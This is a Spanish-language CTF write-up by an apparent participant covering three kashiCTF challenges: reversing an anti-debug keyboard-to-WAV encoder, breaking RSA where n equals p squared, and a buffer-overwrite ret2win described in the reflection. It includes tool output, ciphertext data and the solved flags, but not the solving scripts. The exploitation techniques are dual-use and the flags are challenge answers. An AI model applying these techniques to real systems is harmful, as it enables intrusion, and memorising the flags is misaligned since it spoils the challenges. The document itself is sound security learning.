Utilice los siguientes comandos para obtener información sobre keyboard
checksec

```
└─$ checksec --file=keyboard
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO       Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        No    0               0               keyboard
```

file

```
└─$ file keyboard
keyboard: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=17865c6fb1e9eb63e7c3
00fc37ea, for GNU/Linux 4.4.0, stripped
```

strings

```
└─$ strings keyboard
/lib64/ld-linux-x86-64.so.2
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
stdin
puts
perror
clock_gettime
__stack_chk_fail
getc
fopen
ptrace
_exit
__libc_start_main
__cxa_finalize
fclose
fwrite
libm.so.6
libc.so.6
GLIBC_2.2.5
GLIBC_2.4
GLIBC_2.17
GLIBC_2.34
AVATUSH
[]A\A^
PTE1
u3UH
D$81
D$ H+D$
D$(H+D$
D$8dH+
ATUS1
 []A\
RIFF
WAVEfmt
data
fopen
Saved
 out.wav
Type your melody (ENTER = save):
;*3$"
GCC: (GNU) 15.2.1 20260209
.shstrtab
.note.gnu.build-id
.interp
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.sframe
.note.gnu.property
.note.ABI-tag
.init_array
.fini_array
.dynamic
.got
.data
.bss
.comment
```

Revelando los strings, se puede ver ptrace, clock_gettime, sin, fwrite, fopen, RIFF, WAVEfmt, data, out.wav.

Estas indican lo siguiente:

ptrace: es la syscall que usan los debuggers como gdb o strace para controlar otro proceso. Que un programa lo llame él mismo es un patrón conocido de anti-debugging: si ya hay un debugger adjunto cuando ejecutas ptrace(PTRACE_TRACEME), la llamada falla y el

programa puede usar eso como señal para terminar. Inmediatamente supe que el binario iba a pelear contra el análisis dinámico.
Justo abajo apareció clock_gettime. Por sí sola no dice mucho, mide tiempo con precisión de nanosegundos, aparece en benchmarks y logs. Pero al lado de ptrace el patrón se completa: es la segunda mitad de un timing check. La idea es medir cuánto tarda una operación que debería ser instantánea; si un breakpoint la pausó, el delta de tiempo lo delata. Dos mecanismos anti-debug, no uno.
Después vino sin. Estuve un momento pensando qué hacía ahí, no es cifrado, no es I/O, no es lógica de negocio. La única razón de importar la función seno en un binario así es generar una onda sinusoidal. Eso me dijo que el programa produce audio.
Siguieron fopen y fwrite. La combinación sin fprintf ni nada orientado a texto sugiere escritura binaria cruda, no está imprimiendo logs, está volcando bytes estructurados a un archivo.
Y entonces aparecieron tres strings que lo cerraron todo: RIFF, WAVEfmt y data. Los busqué y son literalmente los campos del header del formato WAV, el magic number del contenedor, el sub-chunk de formato de audio, y el marcador del payload. Ver las tres juntas en un binario no deja lugar a dudas: el programa escribe un archivo WAV.
Por último, out.wav confirmó el nombre exacto del archivo de salida.

strings keyboard: de las cadenas literales se puede obtener el header WAV (RIFF, WAVEfmt, data), el prompt "Type your melody (ENTER = save):" y la confirmación "Saved → out.wav".

Al analizar el binario proporcionado keyboard descubrí que era un codificador de teclado a audio WAV. Su funcionamiento:

Lee entrada del usuario (hasta 255 chars)
Transforma cada byte con:

```
transformed = (char XOR 0xa5 + 0x11) & 0xFF
frequency   = transformed * 9.0 + 500.0   [Hz]
```

Genera tonos de 5292 samples (0.12 segundos a 44100 Hz) para cada carácter
Escribe un WAV mono 16-bit en out.wav

El reto dice “curl http://<ip>:<port> -o file.bin” asi que en la página del ctf cree una instancia para invocar a “curl http://34.126.223.46:18588 -o file.bin” y obtuve file.bin (el archivo de audio a decodificar).

cree el script “flag.py” que decodifica el audio y al ejecutarlo obtuve:

```
└─# python3 flag.py
kashiCTF{MUSIC_VIBES_but_all_1_w4nt_15_a_gZssBV}
```

Efficient

Nombre: Efficient
Descripción: Generating primes is expensive. I optimized my key generation to be twice as fast. The modulus is 4096 bits — perfectly secure.
Flag format: kashiCTF{...}
Categoria: Cryptography
Archivos adjuntos:
output.txt
Flag: kashiCTF{wh3n_0n3_pr1m3_1s_n0t_3n0ugh_p_squared_1s_w0rs3}

Resolución:
Este ejercicio proveía un archivo “output.txt” al abrirlo se puede observar lo siguiente:

```
1 ═══ Efficient ◆ kashiCTF challenge output ═══
2 schema_version = 3
3 key_bits       = 4096
4 n_hash         = 4fcafa2a68ea3a65766724fe1ff4bc45b6820f082f4810acdc78dc9612a48ce1
5
6 n  =
  0x752a94a112ba0ce096f47934dac094d3d07b8c036613938142c0d4c15fc82692eee38d2457dd8d16472c4ddbe8cb5e2a6331e0ca0351094fc9516559768ebfe44509154d64116fa1fe1daf698413d37c9fe3406555f3190
  e29d99bee0cdd663d531c8e818f2686c7ad24338b4e93c6bfbd1b5a6dc5161316b2cb9ac1ae05a4ac43fdeb3b024b2e00dfcd87069ea1645996d9ad16ac3a9697414c17279112303a1d21136a99dc47628e15a3d6e18779d-
  e7aec310331dff1a81871b03e214de09f56c0f3de02f9f399be4ebc094f34b578d311a8b48e9c6cf2fa2f4e321f1dab0a99e5b9d99464c19452d9cc21544ac8e32fb9f13d1b2990758de0876de465cbd3632f846ef49fd7b9
  7abee2ce529cfbc75a0d0792df6cc8091198134e9f646cf7d33c85c4ddd2c4b9a248c2c470d7369ebc7245bcec049455da2ceb742b260585144183981 49d03cd1ad74a997375d0462a43e73aa62fc1f7e0dcc67e8f1559073
  074b9b8d3c37edfcfce67fd1822227933c5a14425d76119fc0a25da4c059761c86bc3077c4d096d9b9f6ae2faf728dbf24d48fa74d99c8c0d8780d2963ca9eccef0dd847ce22fc5b13793981257a9d4dd1af965e9baa5bd9
  fc4e3321cf8c6fd9871e342e5ae0dff19ab6e9fd8e14b5cc766b92df3306ef63af248b019528928644007c17e31918f9fdf10daeadc1eb8abeb6297bdc8f8e9b27c591f12159479
7 e  = 65537
8
9 # RSA ciphertext (base64)
10 ct = MVoAMG4KRlXdSxEtVL/GpwXWyelWmAsJJhMnPaTzF2Hhjm/h/vkHJKQIyHSld2XuB6Q0sWq/
   TN1dkSePEB1oq6ugzMcgp5VQ9Xn0mOCn1GZ7fP3bKUVD6mG1bt3dkHxzlAT7v6c6xKaTtJJKTV3JXnB2u3duW4dCrFyassEjHM1PEML3CWqJBrgxnlTIYI4i9ydwg1MF1fTOBTm2KLlQ6rIGnBWcGwg4k+8I7e0mIbhod53w3FzIPXeP-
   vOONVp+HBn4XsICwEHhJLXixmHcEz0jxwCgRdz9qr+Ur1pOaVuKN/26cwpYdVTlY5Fk7KapoV3Ews69353gCa+QYiJtzuwr1uFTBe74GfZZ8xzxFK51TnMbqB1M5cpzBK8/TK+ES/
   +yy1R4jsGkQ4i7Qz0oAsqBoNExSaLsNgwzZe4dYRE2BwDy2tW2QAYFUeU+SVjUb2BI67QtQYl2g+GB0kAMzbcRFr/kykIHqqb2N05BxgRrtsFjq2zWvpJJ71OFCrWVg8IzO7N+WUXFFyFv7ZfdnKOhC/
   iPNNmLbJXa3Gul89Fa6VyvCJw6lA/t7QCsjtcVG7ox51JAvoHhw5FLIpT+wmfq969iUujkXzLpjyXBVrfnEdjRt61zGEd3tmWIYst721GcKnbxKBehxwpseDBYR0hJRy+CIf5SnrP6/Blq55cQ=
11
12 # Symmetric layer
13 iv       = XSCnpZLyN1Oin7F67hOKWQ==
14 flag_ct  = n+H1n3ezKEm0ulyLMcp/ShxLZAddKX7y848o/Lf/56qDev/DPBz+IRcJ14yHWGOuodMaMwyLZi9er7slNa+QMw==
15
16 # Auxiliary ciphertext
17 ct2 =
   40441400970532037672023019868977106607514667420588371046897880686928134065087859401720042598168189038036637022639944991212296891844963092679398495102714166129849525443012937851 8
   45532547234356380850935786225500225313052096378343816877679289201067153539523580227555803820949628269583517383182141487399522963861677488113177008423982827215720724335467236238 9
   44421575408981769277470039674637125152138397870647685402288080303408848793965897297901227997180295526183354154735022636502976835883325248487577602551733004160067759632939645350
   27502687391407978141781694711174237210495403188943013323019107728349538553621743820931695540951005795595999293519254990552855074628442512965843836965342574728153778351394383584 8
   94431057627193861666963076185038219723445820413155790247650275433074878782627317350591804698507744496846562193742177970895705036609659371065688142694130560117853272440130761924 5
   85863919249568962254712436370661764978354268965869478329293701395861324500833316907658892052576185629150384299504823847663994296150215996856619783266397266879077416102460168805 5
   89138734419830560210125031102452268186960533336187424836218342337945250444765542480165484094988480436652824840806920479568166506980595178558389187407145295052039819622958 8
18
```

Lo primero que observe fue:

key_bits = 4096 → módulo de 4096 bits, debe ser seguro
schema_version = 3 → no estándar
n_hash → un hash de algo relacionado con n
ct2 → un segundo ciphertext
Capa simétrica: hay un iv y un flag_ct → el flag está cifrado con AES, no directamente con RSA

La pregunta clave es: ¿por qué te dan ct2? En RSA estándar no necesitas un segundo ciphertext auxiliar.

El nombre "Efficient" parecía ser una pista ¿Qué puede ser "eficiente" en la generación de una clave RSA?
RSA normal necesita dos primos p y q. Las optimizaciones incorrectas que un programador podría intentar son:

Optimización "eficiente"	Vulnerabilidad
Usar p = q (mismo primo)	n = p², raíz cuadrada entera lo rompe
Primos con bits en común	Ataque de Fermat
Primos pequeños	Factorización directa
Reutilizar primos entre usuarios	GCD entre módulos

Al ejecutar el script verificar-n.py pude comprobar que n era igual a p elevado a la 2

```
┌──(tteokkbokki㉿kali)-[~/Escritorio/cry]
└─$ python3 verficar-n.py
¡Confirmado! n = p²
p tiene 2048 bits
```

En RSA normal con n = p * q:

φ(n) = (p-1)(q-1)

Pero para $n = p^2$, la fórmula de Euler cambia:

$$\varphi(p^2) = p \cdot (p-1)$$

Esto es matemáticamente correcto pero criptográficamente catastrófico porque p se obtiene trivialmente con $\sqrt{n}$.

Arme el script obtener-flag.py y al ejecutarlo pude obtener la flag

```
└# python3 obtener-flag.py
b'kashiCTF{wh3n_0n3_pr1m3_1s_n0t_3n0ugh_p_squared_1s_w0rs3}\x07\x07\x07\x07\x07\x07\x07'
```

Puntuación

311	Tteokbokki	300

Reflexión

Este CTF me dejó varias lecciones que van más allá de los trucos técnicos puntuales.
En "Addrs hold the key" lo que más me llamó la atención fue la brecha entre lo que el programa dice y lo que realmente hace. El mensaje "Indices allowed btw. 0 to 9" estaba ahí para dar una falsa sensación de seguridad, pero el código no validaba nada. Me recordó que nunca hay que confiar en los mensajes de usuario como evidencia de que existe una restricción real, hay que ir al ensamblador y verificarlo. Una vez que vi que no había bounds checking real y que el binario no tenía PIE, el camino fue casi mecánico: ubicar print_flag, calcular el offset hacia el return address, y escribir la dirección directamente. Dos escrituras, ret, flag.
En "MUSIC-for-Life" el desafío fue más de paciencia que de técnica. El binario tenía anti-debug activo (ptrace + timing check), así que el análisis dinámico era complicado desde el arranque. La decisión de ir por strings primero fue la correcta: RIFF, WAVEfmt, data, out.wav me contaron toda la historia sin ejecutar nada. Una vez que entendí que el programa era básicamente un codificador de teclado a WAV con una transformación simple por byte, revertirlo fue directo. Lo interesante fue que el "reto" de verdad era el archivo de audio que te daban desde la instancia remota, no el binario en sí, sino lo que ese binario había producido.
En "Efficient" el nombre lo decía todo, aunque tardé un momento en leerlo bien. "Optimicé para que sea el doble de rápido" es exactamente la pista: si generar dos primos es lento, alguien que optimiza mal usa el mismo primo dos veces. $n = p^2$ es matemáticamente válido pero criptográficamente trivial de romper, porque una raíz cuadrada entera te da p directamente. Lo que me pareció valioso fue que el ejercicio no era sobre un ataque exótico, era sobre entender por qué RSA necesita dos primos distintos, y qué pasa cuando esa propiedad se rompe aunque el módulo sea de 4096 bits.
La conclusión general: el tamaño y la apariencia de seguridad no reemplazan a la implementación correcta. Un buffer con mensaje de validación falso, un WAV con anti-debug, un módulo de 4096 bits con un solo primo, los tres parecen seguros desde afuera. El trabajo del análisis es siempre ir un nivel más abajo.